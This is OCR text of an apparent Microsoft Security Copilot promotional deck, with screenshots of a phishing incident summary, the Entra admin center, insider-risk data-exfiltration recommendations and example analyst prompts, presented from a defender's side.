
AI for Security

*https://aka.ms/securitycopilotmttrresearch
*based on Microsoft internal research

Empower your SOC with Security Copilot

Accelerate MTTR by 30%* Reduce labor by 85% Complete tasks 22% faster





Incident summary

Mar 5, 2024 5:59 PM

The informational severity incident 'Email messages containing malicious URL removed after delivery involving multiple users' occurred between 2023-12-06 06:33:02 UTC and 2023-12-06 06:37:29 UTC. It was tagged as Credential Phish.

- **InitialAccess**: At 2023-12-06 06:33:02 UTC, email messages containing a malicious URL 'hxxp://www.aconsciousrethink.com/8051/interesting-topics-to-talk-about/' were removed after delivery. The email, titled 'EXTERNAL Follow up - Here is your next Security 101 content', impacted users 'pattif' and 'pradeepg'.
- **InitialAccess**: At 2023-12-06 06:34:05 UTC, another email with the same title and a similar malicious URL 'hxxps://www.aconsciousrethink.com/8051/interesting-topics-to-talk-about/' was removed after being delivered to user 'debrab'.
- **InitialAccess**: At 2023-12-06 06:35:26 UTC, more email messages containing a malicious

Microsoft Entra admin center

Search resources, services, and docs (G+/)

Copilot

Home

What's new

Diagnose & solve problems

Favorites

Identity

Overview

Users

Groups

Devices

Applications

Protection

Identity Governance

External Identities

Show more

Protection

Identity Governance

Verified ID

Permissions Management

Global Secure Access

Learn & support

Home >

Woodgrove

Secure access for a connected world

Protect any identity and secure access to any resource with a family of multicloud identity and network access solutions. Welcome to Microsoft Entra admin center's new home page. We invite you to provide feedback so we can iterate and improve.

Learn more about Microsoft Entra

Provide feedback

Learn about Microsoft Entra

Explore the Microsoft Entra product family

Learn how unified multicloud identity and network access help you protect and verify identities, manage permissions, and enforce intelligent access policies, all in one place.

View all products

Read documentation

Setup guides

Each guide walks you through choices to configure the features you want to deploy.

Passwordless authentication

Passwordless authentication is an alternative sign in approach that allows users to access their devices securely.

Sync users from your org's directory

Use this guide to learn how to sync users from your org's directory.

View all guides

Top recommended actions

Your Identity Secure Score is 82.63%

Microsoft Secure Score for Identity is a representation of your organization's security posture and your opportunity to improve it.

Priority	Recommendation
Medium	Migrate eligible users from SMS and voice call to Microsoft Authenticator App for a better M...
Medium	Applications with no owners
High	Remove overprivileged permissions for your applications
High	Remove unused service principals
High	Update incorrectly configured multi-tenant application sign-in audience

View all recommendations

Billing

25 purchased licenses and 5 subscriptions

We are making it easier than ever view all alerts and updates related to your licenses and subscriptions.

Manage licenses

Manage subscriptions

Preview hub

See our recent releases

The following preview features are available for your evaluation. Help us make them better!

Enhanced 'What If' evaluation experience

License Utilization

Scenario Monitoring


Continuous Access Evaluation (CAE) for Workload Identities

View all

Copilot

Preview

Ask a question, search for info, or get help with a task in Security...



Home
Solutions
Learn
Settings
Data Security Posture Managem... (preview)

Data Security Posture Management (preview)

Get insights and recommendations for protecting sensitive data, improving security posture, and identifying top risks using Security Copilot. Learn more about Data Security Po...

Starting Suggested Prompts

Get started with Copilot

- **Prioritize alerts** — Which alerts were triggered in the last 30 days for users leaving the org?
- **Detect sensitive data leaks** — Which sensitive files were shared outside the org from SharePoint in th...
- **Find devices at risk** — Which devices were involved in exfiltration activities?
- **Find risky activity** — Show any suspicious activity sequences involving sensitive data.

Top data security risk recommendations

View all recommendations

Mitigate potential risks with adaptive protection

Set up adaptive protection to help detect potentially risky activity and dynamically enforce protection actions based on users' insider risk levels.

View recommendation

Prevent sequential activities that might leak sensitive data

Potentially disgruntled users downgraded sensitivity labels, downloaded, then exfiltrated sensitive files. Prevent future activity by setting up Insider Risk Management and Data Loss Prevention (DLP) policies.

Activities: 5

Sensitive info type detected: Project Obsidian

Potentially disgruntled users involved: 1

View recommendation | Show users involved

Analytics reports


View all reports

Unprotected sensitive assets across data sources

Based on current scan

Users performing top exfiltration activities involving sensitive assets

Last 30 days



Copilot Preview

Timestamp: 10/11/2024 15:40:14
File: ProjectObsidian.docx
Sensitive info type: Project Obsidian, Acquisition

Timestamp: 10/11/2024 15:30:12
File: ObsidianAcquisition.pdf
Sensitive info type: Project Obsidian, Acquisition

Timestamp: 10/10/2024 10:40:14
File: MyResume.docx
Sensitive info type: All Full Names

AI-generated content may be incorrect. Check it for accuracy.

Nov 11, 2024 1:32 PM

What are the labels on these files?

Nov 11, 2024 1:32 PM

These files are currently labeled as follows:

File name	Label
ProjectObsidian.docx	General
ObsidianAcquisition.pdf	General
MyResume.docx	Non-Business

Follow-up Prompts

List all the activities that involved files containing Project Obsidian info.

How many users have accessed the above files in the last week?

List all activities in the last week that involved sensitive data.

Provide a list of all label downgrade and exfiltration activities on files with Project Obsidian info.

Open Prompts

Analyze the following script <INSERT SCRIPT>

Summarize Sentinel incident <SENTINEL_INCIDENT_ID>

Why was <USERNAME> prompted for MFA?

Generate and run a KQL query within Microsoft Sentinel to hunt for break-glass account usage

Show me the top 5 DLP alerts I should prioritize today

Tell me about Defender incident 20259


Describe the impact of this policy on users and highlight setting conflicts with existing policy

Microsoft Security Copilot

Embedded vs Standalone


Embedded

Offers the **intuitive experience** of getting Security Copilot guidance **natively** within the products that your team members already work from and are familiar with.



Standalone


Helps teams gain a **broader context** to troubleshoot and remediate incidents faster within Security Copilot Security, with **all use cases in one place**, enabling **enriched cross-product guidance**.



Standalone experience

